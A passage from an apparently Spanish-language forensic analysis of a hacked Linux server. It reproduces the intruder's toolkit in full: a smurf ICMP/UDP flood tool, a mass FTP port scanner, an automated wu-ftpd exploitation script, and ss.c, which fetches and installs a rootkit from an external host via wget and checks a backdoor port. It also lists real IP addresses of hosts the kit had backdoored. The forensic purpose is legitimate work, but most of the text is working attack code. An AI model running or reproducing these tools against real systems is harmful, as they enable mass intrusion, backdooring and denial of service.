    icmp = (struct icmphdr *) (packet + sizeof(struct iphdr));

    memset(packet, 0, pktsize);

    /* fill in IP header */
    ip->version = 4;
    ip->ihl = 5;
    ip->tos = 0;
    ip->tot_len = htons(pktsize);
    ip->id = htons(getpid());
    ip->frag_off = 0;
    ip->ttl = 255;
    ip->protocol = IPPROTO_ICMP;
    ip->check = 0;
    ip->saddr = sm->sin.sin_addr.s_addr;
    ip->daddr = dst;

    /* fill in ICMP header */
    icmp->type = ICMP_ECHO;
    icmp->code = 0;
    icmp->checksum = htons(~(ICMP_ECHO << 8));  /* thx griffin */

    /* send it on its way */
    if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm->sin,
        sizeof(struct sockaddr)) == -1)
    {
        perror("sendto()");
        exit(-1);
    }

    free(packet);                               /* free willy! */
}


void
smurfudp (struct smurf_t *sm, u_long dst, int n)
{
    struct iphdr *ip;
    struct udphdr *udp;
    char *packet, *data;

    int pktsize = sizeof(struct iphdr) + sizeof(struct udphdr) + sm->psize;

    packet = (char *) malloc(pktsize);
    ip = (struct iphdr *) packet;
    udp = (struct udphdr *) (packet + sizeof(struct iphdr));
    data = (char *) (packet + sizeof(struct iphdr) + sizeof(struct udphdr));

    memset(packet, 0, pktsize);
    if (*sm->padding)
        memcpy((char *)data, sm->padding, sm->psize);

    /* fill in IP header */
    ip->version = 4;
    ip->ihl = 5;
    ip->tos = 0;
    ip->tot_len = htons(pktsize);
    ip->id = htons(getpid());
    ip->frag_off = 0;
    ip->ttl = 255;
    ip->protocol = IPPROTO_UDP;
    ip->check = 0;
    ip->saddr = sm->sin.sin_addr.s_addr;
    ip->daddr = dst;
```

```
    /* fill in UDP header */
    if (sm->srcport) udp->source = htons(sm->srcport);
    else udp->source = htons(rand());
    if (sm->rnd) udp->dest = htons(rand());
    else udp->dest = htons(sm->dstport[n]);
    udp->len = htons(sizeof(struct udphdr) + sm->psize);
//    udp->check = in_chksum((u_short *)udp, sizeof(udp));

    /* send it on its way */
    if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm->sin,
        sizeof(struct sockaddr)) == -1)
    {
        perror("sendto()");
        exit(-1);
    }

    free(packet);                    /* free willy! */
}

/* if CTRL+C was pressed, exit the process and print out a little message */
 void ctrlc (int ignored)
 {
    puts("[Done!]\n\n");
    exit(1);
 }

u_short
in_chksum (u_short *addr, int len)
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1)
    {
        *(u_char *)(&answer) = *(u_char *)w;
        sum += answer;
    }

    sum = (sum >> 16) + (sum + 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}
```

1.6.3. AW

Los ficheros descritos se encuentran ubicados en `/root/.wu/aw`. Dicho *malware* ha sido bajado por el atacante y descomprimido mediante los comandos

```
wget http://www.collstrop.net/shell/awu.tgz
```

```
tar xvfz awu.tgz
```

A continuación se muestran los diferentes *checksum* md5 de los ficheros encontrados en `/root/.wu/aw`:

Nota

Recordar que se muestra el *checksum* de los ficheros para demostrar ante posibles contraperitajes que dichos ficheros no han sido modificados.

MD5	Fichero
480432ec9b9e79d9f1913efa4187b2a9	Makefile
ac45b33a1951a851142b2ec670e43664	auto
0e5ca367e765319610f71eabc3afdd08	awu
5de1b020d2e7dd350b2104c54ab6899d	awu.list
300eba35a5e86cdb8ad96e78d2193a6a	nodupe
5b47796f7f96fb5aa2ab487900294404	nodupe.c
5b042f06d4ad7b6c6038ea7671fbd2cf	nodupe.o
6d09cae5a47e4ec3e73fdaefcf547330	oops
e9c6ea1c70c86e206955b6143ac1d559	oops.c
25a1c459e8fe931a22796053edec0c32	oops.o
ca7ebe136969e0c8ff334ed55259de90	outpu
141f3e6360c2cdc07f15eb70c5c85c69	pscan2
9b2e77ee16ff2c29e08cba331d74057c	pscan2.c
ce48b10a171ea61838de494d6de71d67	ss
00c112eeb5e0c42ad165463e5a81b642	ss.c
cfd225b75a44fbb82504d7dc3f62403c	ssvuln
071245a9bc3b47771c12278f450114a0	ssvuln.c
92efc70ddbd865b388be9ea3f0c39001	targets
d41d8cd98f00b204e9800998ecf8427e	xx3.yy3.pscan.21

En la siguiente tabla se describe cada uno de los ficheros:

FICHERO	DESCRIPCIÓN

Makefile	Makefile para generar los binarios pscan2, oops, ss, nodupe y ssvulm a partir de sus fuentes correspondientes. Se incluye el código para su análisis.
	
	------CONTENIDO DEL FICHERO ----
	
	`CC=gcc`
	`all: pscan2.o ss.o nodupe.o ssvuln.o oops.o`
	`  $(CC) -o pscan2 pscan2.o`
	`  $(CC) -o oops oops.o`
	`  $(CC) -o ss ss.o`
	`  $(CC) -o nodupe nodupe.o`
	`  $(CC) -o ssvuln ssvuln.o`
	`#  $(CC) -c -O3 ssmod.c -I/usr/src/linux/include`
	`  rm -rf pscan2.o ss.o ssvuln.o`
	`  chmod +x awu wu`
	`  @echo`
	`  @echo "Compilation complete, have fun."`
	`pscan2.o: pscan2.c`
	`  @echo "-- awu -- 2002 by riksta"`
	`  @echo`
	`  $(CC) -O -c pscan2.c`
	`oops.o: oops.c`
	`  $(CC) -O -c oops.c`
	`ss.o: ss.c`
	`  $(CC) -O -c ss.c`
	`nodupe.o: nodupe.c`
	`  $(CC) -O -c nodupe.c`
	`ssvuln.o: ssvuln.c`
	`  $(CC) -O -c ssvuln.c`
	`clean:`
	`  rm -rf pscan2 oops ss nodupe ssvuln *.o`

auto	Script para llamar a "awu" para escanear una subred de clase A,
	Se incluye el código para su análisis.
	
	------CONTENIDO DEL FICHERO ----
	
	`echo`
	`echo "Enter A class range"`
	`read brange`
	`echo "Enter output file"`
	`read file`
	`crange=0`
	`while[ $crange -lt 255 ]; do`
	`  echo -n "./awu $brange.$crange ; " >> $file`
	`  let crange=crange+1`
	`done`

auto	Script para entrar en los sistemas vulnerables. El funcionamiento es el siguiente: 1. Se detectan los sistemas con el puerto 21 abierto con el aplicativo pscan2 2. Se elimina los sistemas duplicados y se ordena el resultado empleando

nodupe y sort

3. Se buscan los servidores vulnerables con el servicio wu-ftp mediante ssvuln
4. Se intenta entrar en los sistemas descubiertos mediante oops (se llama de forma recursiva mediante ss)
5. Se instala automáticamente un rootkit
6. Se escribe una lista donde están los sistemas en los que se pueden entrar por la puerta trasera

------CONTENIDO DEL FICHERO -----

```
#!/bin/sh
#
# The following files should be in your directory:
#
#     assh
#     pscan2
#     ssmod.o
#     ss
#     ssvuln
#     oops
#     nodupe
#     targets
#     x2
#

if[ $# != 1 ]; then
        echo " autowu v1.0"
        echo "   - by riksta of[optic]"
        echo ""
        echo " Usage: $0 <b class>"
        exit;
fi

echo
echo -e "[\\033[1;31mautowu\033[7;0m]v2.3 ph33r! ... 2002 by
\033[0;36mriksta\033[7;0m, an\033[1;31m[OPTIC]\033[7;0m
production\033[7;0m"
echo                                    "[ rome wasn't built in a
day! ]"
echo "-> Running pscan2 please wait..."
rm -rf $1.pscan.21
./pscan2 $1 21

echo "-> Sleeping for 10s to let pscan finish up."
sleep 10

cat $1.pscan.21 |sort |uniq > $1.pscan.21.tmp
rm -rf $1.pscan.21
./nodupe $1.pscan.21.tmp $1.ssh

pscan=`grep -c . $1.ssh`
echo "-> Pscan found $pscan hosts running ftpd on unique c ranges."
echo "-> Checking for vulnerable wu-ftpd versions... hold on cowboy."
rm -rf $1.ssh.out
./ssvuln $1.ssh $1.ssh.out 35
echo "-> Sleeping for 10s to let banner scan finish up."
sleep 10
```

```
cat $1.ssh.out |sort | uniq >$1.ssh.out.new
mv $1.ssh.out.new $1.ssh.out

numvuln=`grep -c . $1.ssh.out`
echo "-> Found $numvuln vulnerable hosts..."

./cops $1.ssh.out

echo "-> Complete! Hope you shop with us again."
```

awu.list	Contiene una lista de 6 direcciones IP y sus nombres asociados resultado de la ejecución. En estos sistemas se ejecuto de forma correcta el exploit y se instaló el rootkit. Está lista está generada en un sistema distinto ya que se encuentra en la fuente descargada por el intruso de http://www.collstrop.net/shell/awu.tgz
	Se incluye el contenido para su análisis.
	
	------CONTENIDO DEL FICHERO ----
	
	`128.123.131.176 wireless.nmsu.edu`
	`62.4.23.130 rtech-23-130.adsl.nerim.net`
	`62.4.23.210 ns1.internetsoft.net`
	`62.7.227.66 mail.euroceltic-airways.co.uk`
	`62.13.200.70 websrv01.lanztech.at`
	`62.23.41.25 host.25.41.23.62.rev.coltfrance.com`

nodupe	Aplicación compilada la cual elimina las direcciones duplicadas de un fichero de entrada y lo escribe en otro fichero de salida.

nodupe.c	Código fuente en C de la aplicación compilada con el nombre nodupe descrita previamente. Se incluye el código para su análisis.
	
	------CONTENIDO DEL FICHERO ----
	
	`/* nodupe2.c .... by _dave */`
	
	`#include <stdio.h>`
	`#include <stdlib.h>`
	`#include <string.h>`
	`#include <unistd.h>`
	
	`#define GAP 7`
	
	`FIIE *in, *out;`
	
	`struct ffmt {`
	`  char *ip;`
	`  int *d;`
	`  struct ffmt *next, *last;`
	`} *startptr, *nextptr, *sortstart, *sortnext;`
	
	`void fatal(char *r)`
	`{`

```
    perror(r);
    exit(EXIT_FAILURE);
}

struct ffmt *additem(struct ffmt *thisptr, char *ip, int d)
{
    struct ffmt *ptr;

    thisptr->ip = (char *)calloc(16, sizeof(char));
    if (!thisptr->ip)
        fatal("calloc");
    strncpy(thisptr->ip, ip, 15);
    thisptr->d = (int *)malloc(sizeof(int));
    if (!thisptr->d)
        fatal("malloc");
    *thisptr->d = d;
    ptr = thisptr;
    thisptr = thisptr->next = (struct ffmt *)malloc(sizeof(struct
ffmt));
    if (!thisptr)
        fatal("malloc");
    memset(thisptr, 0, sizeof(struct ffmt));
    thisptr->next = NULL;
    thisptr->ip = NULL;
    thisptr->d = NULL;
    thisptr->last = ptr;
    return thisptr;
}
void delitem(struct ffmt *list, int d)
{
    struct ffmt *ptr = list;
    if (!ptr)
    {
        printf("There are no items in the list.\n");
        return;
    }
    while (ptr->next)
    {
        if (d == *ptr->d)
        {
            if (ptr->last)
            {
                if (ptr->next)
                {
                    ptr->last->next = ptr->next;
                    ptr->next->last = ptr->last;
                }
                else
                    ptr->last->next = NULL;
            }
            else
            {
                if (ptr->next)
                {
                    startptr = ptr->next;
                    startptr->last = NULL;
                }
                else
                    startptr = ptr;
            }
            free(ptr->d);
```

```
            free(ptr->ip);
            free(ptr);
            return;
        }
        ptr = ptr->next;
    }
}
void printlist(struct ffmt *list)
{
    struct ffmt *ptr = list;
    int d = -1;
    if (!list->next) // no items in the list
        return;
    while (ptr->next)
    {
        if ((d == -1) || (*ptr->d - d) > GAP)
            fprintf(out, "%s.%d\n", ptr->ip, *ptr->d);
        d = *ptr->d;
        ptr = ptr->next;
    }
    return;
}
struct ffmt *freelist(struct ffmt *list)
{
    struct ffmt *ptr = list, *tmp;
    if (!list->next)
        return list;
    while (ptr->next)
    {
        tmp = ptr;
        ptr = ptr->next;
        free(tmp->ip);
        free(tmp->d);
    }
    (void *)ptr->next = (void *)ptr->last = (void *)ptr->ip = (void
*)ptr->d = (void *)NULL;
    return ptr;
}
struct ffmt *smallest(struct ffmt *in)
{
    struct ffmt *ptr, *small = in;

    ptr = in->next;
    if (!ptr)
        return NULL;
    while (ptr->next)
    {
        if (*ptr->d < *small->d)
            small = ptr;
        ptr = ptr->next;
    }
    return small;
}
void sortlist()
{
    struct ffmt *tmp = NULL, *nptr;
    if (!startptr->next)
        return;
    do
    {
        nptr = smallest(startptr);
```

```
        if (!nptr)
            break;
        if (nptr == tmp)
            break;
        if (*nptr->d > 255)
        {
            (void *)nptr->d = (void *)nptr->ip = (void *)sortnext-
>next = NULL;
            break;
        }
        sortnext = additem(sortnext, nptr->ip, *nptr->d);
        delitem(startptr, *nptr->d);
        tmp = nptr;
    }
    while (nptr);
    free(startptr);
    startptr = sortstart;
    nextptr = sortnext;
    sortnext = sortstart = (struct ffmt *)malloc(sizeof(struct
ffmt));
    if (!sortnext)
        fatal("malloc");
    memset(sortnext, 0, sizeof(struct ffmt));
    (void *)sortnext->next = (void *)sortnext->ip = (void
*)sortnext->d = NULL;
    return;
}
int main(int argc, char *argv[])
{
    char buf[1024], *ptr, *tmp;
    int d, c, last_c = -1;

    nextptr = startptr = (struct ffmt *)malloc(sizeof(struct ffmt));
    sortnext = sortstart = (struct ffmt *)malloc(sizeof(struct
ffmt));
    if (!nextptr || !sortnext)
        fatal("malloc");
    if (argc != 3)
    {
        fprintf(stderr, "Usage: %s <infile> <outfile>\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    in = fopen(argv[1], "r");
    if (!in)
    {
        perror(argv[1]);
        exit(EXIT_FAILURE);
    }
    out = fopen(argv[2], "a");
    if (!out)
    {
        perror(argv[2]);
        exit(EXIT_FAILURE);
    }
    printf("[ infile: %s ][ outfile: %s ]\n", argv[1], argv[2]);
    while (!feof(in))
    {
        memset(&buf, 0, sizeof(buf));
        fgets((char *)&buf, sizeof(buf), in);
        if (buf[strlen(buf) - 1]== '\n')
            buf[strlen(buf) - 1]= '\0';
```

```
        if (*buf != 0)
        {
            ptr = strchr(buf, '.');
            if (!ptr)
                continue;
            ptr = strchr(ptr + 1, '.');
            if (!ptr)
                continue;
            tmp = ptr + 1; // beginning of c-net digit
            ptr = strchr(ptr + 1, '.');
            if (!ptr)
                continue;
            *ptr = '\0';
            c = atoi(tmp);
            *ptr = '.';
            ptr = strrchr(buf, '.');
            if (!ptr)
                continue;
            *ptr = '\0';
            d = atoi(++ptr);
            if (c == last_c)
                nextptr = additem(nextptr, buf, d);
            else
            {
                sortlist();
                printlist(startptr);
                startptr = nextptr = freelist(startptr);
                nextptr = additem(nextptr, buf, d);
            }
            last_c = c;
        }
    }
    fclose(in);
    fclose(out);
    return 0;
}
```

nodupe.o	Fichero objeto de la anterior aplicación
oops	Aplicación compilada la cual llama al exploit ss de forma recursiva con todas las direcciones IP contenidas en un fichero que se pasa por parámetro
oops.c	Código fuente en C de la aplicación compilada con el nombre oops descrita previamente. Se incluye el código para su análisis.

------CONTENIDO DEL FICHERO -----

```
/* oops.c, part of the autossh package... by _dave */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    FILE *in;
```

```
    char buf[256], cmd[512], *ptr, *tmp;
    int type;
    if (argc != 2)
    {
        printf("Usage: %s <input file>\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    in = fopen(argv[1], "r");
    if (!in)
    {
        perror(argv[1]);
        exit(EXIT_FAILURE);
    }
    while (!feof(in))
    {
        memset(&buf, 0, sizeof(buf));
        fgets((char *)&buf, sizeof(buf), in);
        if (*buf)
        {
            ptr = strchr(buf, ' ');
            if (!ptr)
                continue;
            *ptr = '\0';
            type = atoi(buf);
            tmp = strchr(++ptr, '\n');
            if (!tmp)
                continue;
            *tmp = '\0';
            memset(&cmd, 0, sizeof(cmd));
            snprintf(cmd, sizeof(cmd) - 1, "./ss %d %s", type, ptr);
            printf("-> Exploiting %s, ...\n", ptr);
            system(cmd);
        }
    }
    fclose(in);
}
```

oops.o	Fichero objeto de la anterior aplicación
outpu	Fichero que contiene está llamando a awu con todas las subredes de la 62.0.0.0/16. Se incluye el código para su análisis.

------CONTENIDO DEL FICHERO -----

```
./awu 62.0 ; ./awu 62.1 ; ./awu 62.2 ; ./awu 62.3 ; ./awu 62.4 ;
./awu 62.5 ; ./awu 62.6 ; ./awu 62.7 ; ./awu 62.8 ; ./awu 62.9 ;
./awu 62.10 ; ./awu 62.11 ; ./awu 62.12 ; ./awu 62.13 ; ./awu 62.14 ;
./awu 62.15 ; ./awu 62.16 ; ./awu 62.17 ; ./awu 62.18 ; ./awu 62.19 ;
./awu 62.20 ; ./awu 62.21 ; ./awu 62.22 ; ./awu 62.23 ; ./awu 62.24 ;
./awu 62.25 ; ./awu 62.26 ; ./awu 62.27 ; ./awu 62.28 ; ./awu 62.29 ;
./awu 62.30 ; ./awu 62.31 ; ./awu 62.32 ; ./awu 62.33 ; ./awu 62.34 ;
./awu 62.35 ; ./awu 62.36 ; ./awu 62.37 ; ./awu 62.38 ; ./awu 62.39 ;
./awu 62.40 ; ./awu 62.41 ; ./awu 62.42 ; ./awu 62.43 ; ./awu 62.44 ;
./awu 62.45 ; ./awu 62.46 ; ./awu 62.47 ; ./awu 62.48 ; ./awu 62.49 ;
./awu 62.50 ; ./awu 62.51 ; ./awu 62.52 ; ./awu 62.53 ; ./awu 62.54 ;
./awu 62.55 ; ./awu 62.56 ; ./awu 62.57 ; ./awu 62.58 ; ./awu 62.59 ;
./awu 62.60 ; ./awu 62.61 ; ./awu 62.62 ; ./awu 62.63 ; ./awu 62.64 ;
./awu 62.65 ; ./awu 62.66 ; ./awu 62.67 ; ./awu 62.68 ; ./awu 62.69 ;
```

```
./awu 62.70 ; ./awu 62.71 ; ./awu 62.72 ; ./awu 62.73 ; ./awu 62.74 ;
./awu 62.75 ; ./awu 62.76 ; ./awu 62.77 ; ./awu 62.78 ; ./awu 62.79 ;
./awu 62.80 ; ./awu 62.81 ; ./awu 62.82 ; ./awu 62.83 ; ./awu 62.84 ;
./awu 62.85 ; ./awu 62.86 ; ./awu 62.87 ; ./awu 62.88 ; ./awu 62.89 ;
./awu 62.90 ; ./awu 62.91 ; ./awu 62.92 ; ./awu 62.93 ; ./awu 62.94 ;
./awu 62.95 ; ./awu 62.96 ; ./awu 62.97 ; ./awu 62.98 ; ./awu 62.99 ;
./awu 62.100 ; ./awu 62.101 ; ./awu 62.102 ; ./awu 62.103 ; ./awu
62.104 ; ./awu 62.105 ; ./awu 62.106 ; ./awu 62.107 ; ./awu 62.108 ;
./awu 62.109 ; ./awu 62.110 ; ./awu 62.111 ; ./awu 62.112 ; ./awu
62.113 ; ./awu 62.114 ; ./awu 62.115 ; ./awu 62.116 ; ./awu 62.117 ;
./awu 62.118 ; ./awu 62.119 ; ./awu 62.120 ; ./awu 62.121 ; ./awu
62.122 ; ./awu 62.123 ; ./awu 62.124 ; ./awu 62.125 ; ./awu 62.126 ;
./awu 62.127 ; ./awu 62.128 ; ./awu 62.129 ; ./awu 62.130 ; ./awu
62.131 ; ./awu 62.132 ; ./awu 62.133 ; ./awu 62.134 ; ./awu 62.135 ;
./awu 62.136 ; ./awu 62.137 ; ./awu 62.138 ; ./awu 62.139 ; ./awu
62.140 ; ./awu 62.141 ; ./awu 62.142 ; ./awu 62.143 ; ./awu 62.144 ;
./awu 62.145 ; ./awu 62.146 ; ./awu 62.147 ; ./awu 62.148 ; ./awu
62.149 ; ./awu 62.150 ; ./awu 62.151 ; ./awu 62.152 ; ./awu 62.153 ;
./awu 62.154 ; ./awu 62.155 ; ./awu 62.156 ; ./awu 62.157 ; ./awu
62.158 ; ./awu 62.159 ; ./awu 62.160 ; ./awu 62.161 ; ./awu 62.162 ;
./awu 62.163 ; ./awu 62.164 ; ./awu 62.165 ; ./awu 62.166 ; ./awu
62.167 ; ./awu 62.168 ; ./awu 62.169 ; ./awu 62.170 ; ./awu 62.171 ;
./awu 62.172 ; ./awu 62.173 ; ./awu 62.174 ; ./awu 62.175 ; ./awu
62.176 ; ./awu 62.177 ; ./awu 62.178 ; ./awu 62.179 ; ./awu 62.180 ;
./awu 62.181 ; ./awu 62.182 ; ./awu 62.183 ; ./awu 62.184 ; ./awu
62.185 ; ./awu 62.186 ; ./awu 62.187 ; ./awu 62.188 ; ./awu 62.189 ;
./awu 62.190 ; ./awu 62.191 ; ./awu 62.192 ; ./awu 62.193 ; ./awu
62.194 ; ./awu 62.195 ; ./awu 62.196 ; ./awu 62.197 ; ./awu 62.198 ;
./awu 62.199 ; ./awu 62.200 ; ./awu 62.201 ; ./awu 62.202 ; ./awu
62.203 ; ./awu 62.204 ; ./awu 62.205 ; ./awu 62.206 ; ./awu 62.207 ;
./awu 62.208 ; ./awu 62.209 ; ./awu 62.210 ; ./awu 62.211 ; ./awu
62.212 ; ./awu 62.213 ; ./awu 62.214 ; ./awu 62.215 ; ./awu 62.216 ;
./awu 62.217 ; ./awu 62.218 ; ./awu 62.219 ; ./awu 62.220 ; ./awu
62.221 ; ./awu 62.222 ; ./awu 62.223 ; ./awu 62.224 ; ./awu 62.225 ;
./awu 62.226 ; ./awu 62.227 ; ./awu 62.228 ; ./awu 62.229 ; ./awu
62.230 ; ./awu 62.231 ; ./awu 62.232 ; ./awu 62.233 ; ./awu 62.234 ;
./awu 62.235 ; ./awu 62.236 ; ./awu 62.237 ; ./awu 62.238 ; ./awu
62.239 ; ./awu 62.240 ; ./awu 62.241 ; ./awu 62.242 ; ./awu 62.243 ;
./awu 62.244 ; ./awu 62.245 ; ./awu 62.246 ; ./awu 62.247 ; ./awu
62.248 ; ./awu 62.249 ; ./awu 62.250 ; ./awu 62.251 ; ./awu 62.252 ;
./awu 62.253 ; ./awu 62.254 ;
```

pscan2	Aplicación compilada la cual se usa para escanear subredes de clase B en busca de sistemas con un determinado puerto activo. Los parámetros de entrada son la subred a escanear y el puerto. El resultado se guarda en un fichero con el nombre <subred de clase B>.pscan.<puerto>
pscan2.c	Código fuente en C de la aplicación compilada con el nombre pscan2 descrita previamente. Se incluye el código para su análisis. ------CONTENIDO DEL FICHERO -----

```
/*
** pscan.c - Originally by Volatile
** modified by riksta
**
*/
```

```
#include <arpa/inet.h>
#include <stdio.h>
#include <string.h>
#include <time.h>
#include <fcntl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <unistd.h>

#define MAX_SOCKETS 650
#define TIMEOUT 3

#define S_NONE       0
#define S_CONNECTING 1

struct conn_t {
    int s;
    char status;
    time_t a;
    struct sockaddr_in addr;
};
struct conn_t connlist[MAX_SOCKETS];

void init_sockets(void);
void check_sockets(void);
void fatal(char *);

FILE *outfd;
int tot = 0;

int main(int argc, char *argv[])
{
    int done = 0, i, cip = 1, bb = 0, ret, k, ns, x;
    time_t scantime;
    char ip[20], outfile[128], last[256];
    if (argc < 3)
    {
        printf("Usage: %s <b-block> <port>[c-block]\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    memset(&outfile, 0, sizeof(outfile));
    if (argc == 3)
        snprintf(outfile, sizeof(outfile) - 1, "%s.pscan.%s",
argv[1], argv[2]);
    else if (argc >= 4)
    {
        snprintf(outfile, sizeof(outfile) - 1, "%s.%s.pscan.%s",
argv[1], argv[3], argv[2]);
        bb = atoi(argv[3]);
        if ((bb < 0) || (bb > 255))
            fatal("Invalid b-range.\n");
    }
    if (!(outfd = fopen(outfile, "a")))
    {
        perror(outfile);
        exit(EXIT_FAILURE);
    }
    printf("[ sockets -> %d ][ timeout -> %ds ][ output -> %s ]\n"
```

```
            "Currently scanning: ", MAX_SOCKETS, TIMEOUT, outfile,
argv[1]);
    fflush(stdout);
    memset(&last, 0, sizeof(last));
    init_sockets();
    scantime = time(0);
    while(!done)
    {
        for (i = 0; i < MAX_SOCKETS; i++)
        {
            if (cip == 255)
            {
                if ((bb == 255) || (argc >= 4))
                {
                    ns = 0;
                    for (k = 0; k < MAX_SOCKETS; k++)
                    {
                        if (connlist[k].status > S_NONE)
                        {
                            ns++;
                            break;
                        }
                    }

                    if (ns == 0)
                        done = 1;
                     break;
                }
                else
                {
                    cip = 0;
                    bb++;
                    for (x = 0; x < strlen(last); x++)
                        putchar('\b');
                    memset(&last, 0, sizeof(last));
                    snprintf(last, sizeof(last) - 1, "%s.%d.* (total:
%d) (%.1f%% done)",
                        argv[1], bb, tot, (bb / 255.0) * 100);
                    printf("%s", last);
                    fflush(stdout);
                }
            }
            if (connlist[i].status == S_NONE)
            {
                connlist[i].s = socket(AF_INET, SOCK_STREAM, 0);
                if (connlist[i].s == -1)
                    printf("Unable to allocate socket.\n");
                else
                {
                    ret = fcntl(connlist[i].s, F_SETFL, O_NONBLOCK);
                    if (ret == -1)
                    {
                        printf("Unable to set O_NONBLOCK\n");
                        close(connlist[i].s);
                    }
                    else
                    {
                        memset(&ip, 0, 20);
                        sprintf(ip, "%s.%d.%d", argv[1], bb, cip);
                        connlist[i].addr.sin_addr.s_addr =
inet_addr(ip);
```

```
                        if (connlist[i].addr.sin_addr.s_addr == -1)
                            fatal("Invalid IP.");
                        connlist[i].addr.sin_family = AF_INET;
                        connlist[i].addr.sin_port =
htons(atoi(argv[2]));
                        connlist[i].a = time(0);
                        connlist[i].status = S_CONNECTING;
                        cip++;
                    }
                }
            }
        }
        check_sockets();
    }
    printf("\nPscan completed in %u seconds. (found %d ips)\n",
(time(0) - scantime), tot);
    fclose(outfd);
    exit(EXIT_SUCCESS);
}
void init_sockets(void)
{
    int i;
    for (i = 0; i < MAX_SOCKETS; i++)
    {
        connlist[i].status = S_NONE;
        memset((struct sockaddr_in *)&connlist[i].addr, 0,
sizeof(struct sockaddr_in));
    }
    return;
}
void check_sockets(void)
{
    int i, ret;
    for (i = 0; i < MAX_SOCKETS; i++)
    {
        if ((connlist[i].a < (time(0) - TIMEOUT)) &&
(connlist[i].status == S_CONNECTING))
        {
            close(connlist[i].s);
            connlist[i].status = S_NONE;
        }
        else if (connlist[i].status == S_CONNECTING)
        {
            ret = connect(connlist[i].s, (struct sockaddr
*)&connlist[i].addr,
                sizeof(struct sockaddr_in));
            if (ret == -1)
            {
                if (errno == EISCONN)
                {
                    tot++;
                    fprintf(outfd, "%s\n",
                        (char
*)inet_ntoa(connlist[i].addr.sin_addr));
                    close(connlist[i].s);
                    connlist[i].status = S_NONE;
                }
                if ((errno != EALREADY) && (errno != EINPROGRESS))
                {
                    close(connlist[i].s);
                    connlist[i].status = S_NONE;
```

```
                }
            }
            else
            {
                tot++;
                fprintf(outfd, "%s\n",
                    (char *)inet_ntoa(connlist[i].addr.sin_addr));
                close(connlist[i].s);
                connlist[i].status = S_NONE;
            }
        }
    }
}
void fatal(char *err)
{
    int i;
    printf("Error: %s\n", err);
    for (i = 0; i < MAX_SOCKETS; i++)
        if (connlist[i].status >= S_CONNECTING)
            close(connlist[i].s);
    fclose(outfd);
    exit(EXIT_FAILURE);
}
```

ss	Aplicación compilada la cual intenta entrar en un sistema. La IP se pasa como parámetro mediante wu, ejecutando "wu –t –d <IP>" y si entra intenta instalarle un rootkit. Si se consigue instalar de forma correcta el rootkit guarda la IP en el fichero awu.list.
ss.c	Código fuente en C de la aplicación compilada con el nombre ss descrita previamente. Se incluye el código para su análisis.

------CONTENIDO DEL FICHERO ----

```
/* by _dave */

#include <arpa/inet.h>
#include <errno.h>
#include <netdb.h>
#include <netinet/in.h>
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define DOTSTIMEOUT   75
#define TIMEOUT1      340
#define TIMEOUT2      340
#define TIMEOUT3      340
#define BDPORT        45680
#define ROOTLIST      "awu.list"

#define CMD_INETD     1
#define CMD_XINETD    2

char host[256];
```

```
void sighand(int signo)
{
    if (signo == SIGALRM)
        printf("\nTimed out, fuck it, next!!\n");
    exit(EXIT_SUCCESS);
}
char *gethost(char *ip)
{
    struct hostent *he;

    he = gethostbyname(ip);
    if ((he = gethostbyaddr(he->h_addr, sizeof(struct in_addr),
AF_INET)) == NULL)
    return(ip);
    return(he->h_name);
}
void chkbd(char *ip)
{
    int sockfd;
    FILE *outfile;
    struct sockaddr_in dest_addr;
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
        exit(EXIT_FAILURE);
    dest_addr.sin_family = AF_INET;
    dest_addr.sin_port = htons(BDPORT);
    dest_addr.sin_addr.s_addr = inet_addr(ip);
    alarm(5);
    if(connect(sockfd, (struct sockaddr *)&dest_addr, sizeof(struct
sockaddr)) == -1)
    {
        close(sockfd);
     printf("Failed to connect to root - possible firewall :\( \n");
        exit(EXIT_FAILURE);
    }
    alarm(0);
    close(sockfd);
    if (!(outfile = fopen(ROOTLIST, "a")))
        exit(EXIT_FAILURE);
    printf("*** %s (%s) has been successfully backdoored.\n", ip,
host);
    fprintf(outfile, "%s %s\n", ip, host);
    fclose(outfile);
    exit(EXIT_SUCCESS);
}
int main(int argc, char *argv[])
{
    int inpipe[2], outpipe[2], errpipe[2], readfd, writefd, dsize,
dots = 0;
    char gotroot = 0, status = 0;
    char buf[4096];
    char *inetd_bdcmd = "tar -zxf gold.tgz ; sleep 10 ; cd gold ;
./install ; sleep 40 ;  echo \"1\"\n";
    char *xinetd_bdcmd = "tar -zxf gold.tgz ; sleep 10 ; cd gold ;
./install; sleep 40 ; echo \"1\"\n";
    char *inetdcmd = "echo 1 ; if[ -f /usr/bin/wget ]; then
/usr/bin/wget http://diablows.org/gold.tgz ; else if[ -f
/usr/bin/lynx ]; then /usr/bin/lynx -dump
http://diablows.org/gold.tgz >> gold.tgz ; fi ; fi ; fi\n";
    char *xinetdcmd = "echo 1 ; if[ -f /usr/bin/wget ]; then
/usr/bin/wget http://diablows.org/gold.tgz ; else if[ -f
/usr/bin/lynx ]; then /usr/bin/lynx -dump
```

```
http://diablows.org/gold.tgz >> gold.tgz ; fi ; fi ; fi\n";
    if (argc != 3)
    {
        printf("Usage: %s <type> <ip>\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    pipe(errpipe);
    pipe(inpipe);
    pipe(outpipe);
    readfd = inpipe[0];
    writefd = outpipe[1];
    if (!fork())
    {
        alarm(TIMEOUT1 + TIMEOUT2 + TIMEOUT3);
        /* This is the child process */
        dup2(errpipe[1], 2);
        dup2(inpipe[1], 1);
        dup2(outpipe[0], 0);
        execl("./wu", "wu", "-a", "-d", argv[2], NULL);
    }
    /* when the child dies, or after TIMEOUT, commit suicide */
    signal(SIGCHLD, sighand);
    signal(SIGALRM, sighand);
    alarm(TIMEOUT1);
    memset(&host, 0, sizeof(host));
    strncpy(host, gethost(argv[2]), sizeof(host) - 1);
